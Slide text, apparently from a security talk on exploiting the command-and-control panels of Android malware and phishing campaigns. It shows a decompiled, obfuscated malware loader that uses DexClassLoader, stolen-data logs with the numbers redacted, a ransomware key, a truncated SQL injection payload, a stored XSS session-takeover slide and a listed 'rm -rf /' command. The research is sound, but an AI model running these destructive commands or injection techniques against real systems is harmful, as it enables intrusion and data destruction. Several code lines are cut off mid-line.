The image shows a screenshot of an Android application interface on the left and its decompiled code on the right. The application interface displays various system settings such as Accessibility, Services, ClockBack, QueryBack, Google Play Protect, System, Captions, Magnification gestures, and Large text. The decompiled code, shown in the JD-GUI Decompiler, is a Java method named 'a' that takes three String parameters. It uses reflection to access and modify fields of a class, including setting accessibility and declaring fields. The code includes several catch blocks for exceptions like NoSuchFieldException, NullPointerException, IllegalAccessException, InvocationTargetException, and ClassNotFoundException.

```

private boolean a(String paramString1, String paramString2, String paramString3)
{
    try
    {
        Object localObject1 = Class.forName(a("00JKYTRnZ7M6ME2Y2ZJMGV1Y2M2DK20GE3MjI20tD
        Object localObject2 = Class.forName(a("Z0W20Q9lyou4HTRMjM9Y2ASZT1I2Zny00BmYTUSM9Q
        Object localObject3 = ((Class)localObject1).getMethod(a("Y2F40A2hYx00A4ZT3M9M9H
        localObject1 = ((Class)localObject1).getDeclaredField(a("ZWE2MDhJm2M1yVjMDC3NjE2'
        ((Field)localObject1).setAccessible(true);
        localObject3 = (WeakReference)((Method)(Field)localObject1).get(localObject3)).get(t
        localObject1 = ((Class)localObject2).getDeclaredField(a("NzI4hY0YTAz7jAwfTQ1ZMhW
        ((Field)localObject1).setAccessible(true);
        localObject2 = (ClassLoader)((Field)localObject1).get(((WeakReference)localObject3)
        DexClassLoader localDexClassLoader = new dalvik/system/DexClassLoader;
        localDexClassLoader.<init>(paramString1, paramString2, paramString3, (ClassLoader)
        ((Field)localObject1).set(((WeakReference)localObject3).get(), localDexClassLoader
        return true;
    }
    catch (NoSuchFieldException paramString1)
    {
        paramString1.printStackTrace();
        return false;
    }
    catch (NullPointerException paramString1)
    {
        paramString1.printStackTrace();
        return false;
    }
    catch (IllegalAccessException paramString1)
    {
        paramString1.printStackTrace();
        return false;
    }
    catch (InvocationTargetException paramString1)
    {
        paramString1.printStackTrace();
        return false;
    }
    catch (NoSuchMethodException paramString1)
    {
        paramString1.printStackTrace();
        return false;
    }
    catch (ClassNotFoundException paramString1)
    {
        paramString1.printStackTrace();
        return false;
    }
}
private boolean a(StringBuffer paramStringBuffer)
{
    try
    {
        Object localObject = this.h.getPackageManager().getApplicationInfo(this.h.getPacka
    }
}
  
```



# Exploiting C2s

INTRODUCTION

ANDROID MALWARE


COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

47

## Case 1














1. Directory listing
  - a. Stolen data
2. Encryption keys



Index of /application/datalogs/logs X +

magnat.top/application/datalogs/logs/?C=M;O=D

## Index of /application/datalogs/logs

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">182d46a0a3f8a345.log</a>	2018-08-02 14:06	1.1K	
 <a href="#">f84ec42e5c28c7ac.log</a>	2018-08-02 13:16	3.3K	
 <a href="#">2ee8bc41ed8b8c88.log</a>	2018-08-02 04:09	3.3K	
 <a href="#">1e85e86c24b7bead.log</a>	2018-08-02 00:29	885	
 <a href="#">cdebeabd4e74b126.log</a>	2018-08-01 22:24	321	
 <a href="#">c38e5ffbd4ed3157.log</a>	2018-08-01 18:54	4.4K	
 <a href="#">0beafb4abb7c9f0d.log</a>	2018-08-01 18:40	135	
 <a href="#">352d1c92a2c8b82e.log</a>	2018-08-01 17:56	946	
 <a href="#">bfabd7fcef433c0.log</a>	2018-08-01 08:14	1.6K	
 <a href="#">4ee85de471e63295.log</a>	2018-08-01 05:55	427	
 <a href="#">dbace329e6750d58.log</a>	2018-08-01 00:20	2.0K	
 <a href="#">...</a>	2018-08-01 00:10	6.0K	

1

# Exploiting C2s

INTRODUCTION

ANDROID MALWARE


COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

48

## Case 1

1. Directory listing
  - a. Stolen data
2. Encryption keys



```
magnat.top/application/datalogs/ X +
magnat.top/application/datalogs/logs/c38e5ffbd4ed3157.log
tr.gov.turkiye.edevlet.kapisi
com.ttech.android.onlineislem
com.dragonflyapps.plumber

c38e5ffbd4ed3157: (tr) Numbers from the phone book
+90 [REDACTED] Hu
+90 [REDACTED] UÄ
+90 [REDACTED] Yu
+90 [REDACTED] Be
+90 [REDACTED] Me
050 [REDACTED] Yusu
053 [REDACTED] Bura
053 [REDACTED] Bura
053 [REDACTED] Havv
053 [REDACTED] Baba
053 [REDACTED] Furk
053 [REDACTED] Teyz
053 [REDACTED] Nerm
053 [REDACTED] Tane
053 [REDACTED] Elif
053 [REDACTED] Eray
053 [REDACTED] Fatm
053 [REDACTED] Isra
053 [REDACTED] Birs
053 [REDACTED] BÄn
053 [REDACTED] Pile
```

1



# Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

49

## Case 1

1. Directory listing
  - a. Stolen data
2. Encryption keys

```
agnat.top/application/datalogs/logs/25b26261583d5a35.log
```

```
at Oğuzhan Akın LIAN 98(en) : Protoco
```

```
The Cryptor is activated, the file system is encrypted by key: 111999
```

2



# Exploiting C2s

INTRODUCTION

ANDROID MALWARE


COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

50

## Case 2

1. Password in page source  
(api/config.php.swp)
2. File upload



# Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

51

## Case 2

1. Password in source code
2. File upload

```
<?php

    $mysql_host = "localhost";
    $mysql_database = "zkuqgcoi_vpp";
    $mysql_user = "";
    $mysql_password = "";

    $username = ;
    $password = ;

?>
```

1



# Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

52

## Case 2

1. Password in source code
2. File upload

myteslahome.com/Ginger/index.php

Dashboard

Computers Keystrokes Passwords Screenshots

CLIENTS

You can see your clients and uninstall servers.

Copy CSV Excel PDF Print

Search:

HWID	Machine Name	Start Date	Last IP	Machine Time
45A5-B2EF-B1EA-25AB-4A7E-8C23-9455-9CE7				
9FB4-1697-D836-AA02-711A-8EFO-9898-CB49				
3262-7BA0-CA4E-A6E2-2487-5AD7-5875-DE97				
None				
2F2B-90F5-D7BE-8520-5468-BE3E-A0F7-5EE5	88q1t0czzj50q2t0czzj50			

myteslahome.com/Ginger/index.php?page=webcams

1





## Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

53

## Case 2

1. Password in source code
2. File upload
  - a. `rm -rf /`

The image shows a web browser window displaying a 404 Not Found error. The error message reads: "404 Not Found. The resource requested could not be found on this server!". Below the browser window, a terminal window displays a file manager interface for the directory `myteslahome.com/Ginger/server_side/scripts/`. The terminal shows a list of files and directories, including `bootstrap`, `css`, `favicon`, `img`, `js`, `less`, `lightbox`, `pages`, `plugins`, `Screens`, `server_side`, `api.php`, `class-phpass.php`, `config.php`, `create.php`, `delete.php`, `deleteall.php`, `geo.php`, `index.php`, `login.php`, `logout.php`, `menu.php`, `mysql.db.php`, `setup.php`, and `tripledecs-class.php`. The terminal also shows a list of files with their sizes and permissions.

Name	Size
dir	
[ .. ]	dir
[ bootstrap ]	dir
[ css ]	dir
[ favicon ]	dir
[ img ]	dir
[ js ]	dir
[ less ]	dir
[ lightbox ]	dir
[ pages ]	dir
[ plugins ]	dir
[ Screens ]	dir
[ server_side ]	dir
api.php	30.46 KB
class-phpass.php	7.15 KB
config.php	208 B
create.php	2.52 KB
delete.php	9.42 KB
deleteall.php	5.69 KB
geo.php	167.47 KB
index.php	23.53 KB
login.php	10.49 KB
logout.php	86 B
menu.php	108.72 KB
mysql.db.php	5.70 KB
setup.php	11.79 KB
tripledecs-class.php	1.41 KB

2



# Exploiting C2s

INTRODUCTION

ANDROID MALWARE


COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

54

## Case 3

### 1. SQL Injection



The screenshot shows a web browser window with the address bar displaying `http://link.kunstsignal.com/auth/login/`. The page content includes a login form with two input fields labeled "Login" and "Password", and a green "SIGN IN" button. Below the form, a text area contains the following SQL injection payload:

```
BEGIN;  
INSERT INTO `users` VALUES (1,   
COMMIT;  
  
SET FOREIGN_KEY_CHECKS = 1;
```

# Exploiting C2s

INTRODUCTION

ANDROID MALWARE


COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

55

## Case 3

### 1. SQL Injection



The screenshot shows a web application interface with a dark sidebar menu on the left and a light main content area on the right. The sidebar menu includes the following items:

- Dashboard
- Clients
- Modules
- Users
- Settings
- Log Out

The main content area displays a dashboard with the following statistics:

- 424 Total clients
- 424 Total Loaded clients

A "Statistic" section is visible, featuring a dropdown menu with the value "8811" and a "GO!" button. Below this, a table shows the distribution of clients by country:

Country	Count
IT	424

# Exploiting C2s

INTRODUCTION

ANDROID MALWARE


COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

56

## Twitter campaigns

1. Stored XSS
  - a. Session takeover via sniffer



# Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

QUESTIONS &amp; ANSWERS

57

## Twitter campaigns

### 1. Stored XSS

- a. Session takeover via sniffer

**JR ESCOBAR Paneline Hoşgeldiniz**

[Tüm Kayıtları Sil](#)  
[Siteyi Pasif Et / Siteyi Aktif Et](#)

#	Kullanıcı No	Şifre	SMS1	SMS2	SMS3	Tarih	ip	Sil
23	51e	>5	12test">3123			172.111	4-27 11:40:00	<a href="#">IP Banla / Sil</a>
22						31.206.	4-27 11:38:40	<a href="#">IP Banla / Sil</a>
21	42	miye	316937	112255		88.230.	4-27 11:34:46	<a href="#">IP Banla / Sil</a>
20	ME	6	651259	959673		94.122.	4-27 11:34:38	<a href="#">IP Banla / Sil</a>
19						199.16.	4-27 11:34:08	<a href="#">IP Banla / Sil</a>
15	10	wsx				31.206.	4-27 11:33:39	<a href="#">IP Banla / Sil</a>
13	49	7	736031			85.109.	4-27 11:33:19	<a href="#">IP Banla / Sil</a>
12	MC	6	651259	959673		94.122.	4-27 11:32:41	<a href="#">IP Banla / Sil</a>
11			567432	567432		217.131	4-27 11:32:05	<a href="#">IP Banla / Sil</a>
10			567432	567432		217.131	4-27 11:32:03	<a href="#">IP Banla / Sil</a>
9	29	0				95.10.1	4-27 11:32:02	<a href="#">IP Banla / Sil</a>
8	22		567432	567432		217.131	4-27 11:31:52	<a href="#">IP Banla / Sil</a>
7						88.238.	4-27 11:31:51	<a href="#">IP Banla / Sil</a>
6	12	5	147285	126279		178.246	4-27 11:31:23	<a href="#">IP Banla / Sil</a>
5	40	1410				88.238.	4-27 11:31:17	<a href="#">IP Banla / Sil</a>
4	36	niverorospu	696969			176.227	4-27 11:31:15	<a href="#">IP Banla / Sil</a>
3	su	965				149.0.5	4-27 11:31:05	<a href="#">IP Banla / Sil</a>
2	24	6	101448	101448		176.233	4-27 11:30:56	<a href="#">IP Banla / Sil</a>
1	31	3	026538			78.172.	4-27 11:30:35	<a href="#">IP Banla / Sil</a>

# Exploiting C2s

INTRODUCTION

ANDROID MALWARE

COMMAND &amp; CONTROL

